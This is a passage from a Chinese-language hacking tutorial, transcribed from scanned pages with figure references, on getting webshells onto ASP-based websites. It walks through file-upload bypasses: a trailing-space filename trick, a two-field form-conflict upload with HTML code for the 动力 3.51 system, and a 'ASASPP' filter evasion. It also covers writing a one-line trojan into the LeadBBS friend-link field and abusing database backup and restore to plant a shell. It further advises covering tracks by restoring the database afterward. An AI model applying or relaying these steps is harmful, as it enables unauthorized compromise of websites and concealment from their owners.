


图49

（3）抓包上传。这里就要利用Win2000的一个小漏洞了，如果文件名的结尾是空格或“.”号，那么windows会自动把这个符号“吃”掉。那么，我们就可以添加允许上传“ASP ”文件，注意ASP后有个空格，“ASP ”可不等于ASP啊，所以代码里的限制就没用了。然后我们来到文件上传界面，选择一个ASP文件，先别上传。我们打开抓包工具WsockExpert，选择监控IE的上传窗口，然后回到上传界面，点击上传，提示上传失败。预料之中。我们来到WsockExpert，找到刚才提交的数据包（图50），看到那个mm.asp没有，我们在这个后面加个空格，再用NC提交，成功上传！




图50

（4）利用表单冲突上传。用这个方法最典型的就是动力3.51的上传了。我们同样注册一个用户，来到发表文章处。切换到“源代码”模式，输入下面的代码：

```
<FORM name=form1 onsubmit="return check()" action=upfile_article.asp method=post encType=multipart/form-data><INPUT class=tx1 type=file name=FileName><INPUT class=tx1 type=file name=FileName><INPUT
```

```
style="BORDER-RIGHT: rgb(88,88,88) 1px double; BORDER-TOP: rgb(88,88,88) 1px double; FONT-WEIGHT: normal; FONT-SIZE: 9pt; BORDER-LEFT: rgb(88,88,88) 1px double; LINE-HEIGHT: normal; BORDER-BOTTOM: rgb(88,88,88) 1px double; FONT-STYLE: normal; FONT-VARIANT: normal" type=submit value=上传 name=Submit></FORM>
```

再来到“预览”模式，是不是看到了两个选择上传文件的框却只有一个上传按钮啊（图51）？我们在第一个框处选择一个ASP文件，第二个框处选择一个jpg文件，然后点上传。可能会提示冲突，但我们返回“源代码”模式，就可以看到我们上传后的Webshell地址了。




图51

（5）利用代码对文件类型的限制上传。现在许多代码为了安全都限制了上传ASP文件，但一些代码的限制方法实在令我不敢恭维。我见过有些代码的限制方式是一遇到ASP就把它去掉的。那么，我们完全可以添加一个上传类型“ASASPP”，这样一来，在上传过程中代码会把中间的ASP去掉，后缀的自然也就变为ASP的了。

（6）利用其它上传工具。老兵的万能工具虽名为万能，但因为有些系统的上传代码与动网的是有差异的，所以这个工具对它就失效了。

2.写入过滤不完全

因为现在许多系统都是可以用FSO功能直接写入其文件的，如果写入文件的过滤不完全，也可以直接往里写个webshell，如动易的conife.asp。这里我要讲的是leadbbs后台友情链接添加处写入webshell，我们来到后台的添加友情链接处，点“新增友情链接”，然后在“网站名称”处填上海阳的一句话木马，其它乱填（图52），然后我们用客户端连接，成功了吧！（图53）




图52




图53

除了对文件写入的过滤外，还有对数据库写入的过滤。当我们暴库得知数据库后缀为ASP，但用网际快车能下载时，我们就可以确定这个数据库里不包含ASP语句，那么我们只要找到一个可以写入数据库的地方，写入一句话木马，再用客户端连接，一样可以成功的。

3.后台备份及恢复

说起后台的备分和恢复获取webshell，我可算是颇有研究，也可以说是从这里起步学习技术的。先说说常规的方法吧，一般我们就是把一个ASP木马改为gif后缀上传，然后记下上传后的地址。下面，我们来到数据备份页面（图54），在“数据库路径”处填自己刚才上传的文件名，在“备份后路径”处填自己想要种马的地址，注意后缀为ASP，点“备份”后我们就得到了自己想要的webshell。




图54

但是，如果像动力一样不允许定义当前数据库地址呢？

一样可以的，我们通过暴库后台看到动力的数据库地址，一样可以把一个ASP木马改为gif的格式，然后上传。现在，我们来到“数据库恢复”页面，看到没有，可以自定义恢复数据库的路径（图55），我们选择我们刚才上传的文件路径，恢复（图56），恢复成功后整个系统是用不了，但我们只须直接访问数据库地址就可以得到webshell了。当然，为了不被别人发现、最好还是先把数据库备份好，得到shell后再用shell恢复回去。

至此，数据备份和恢复的利用似乎完了，其实还没有，还是那个动力系统，如果我们无法得到数据库地址，或者数据是mdb的，我们不就用不了上面的方法了吗？别急，再绕个弯子，

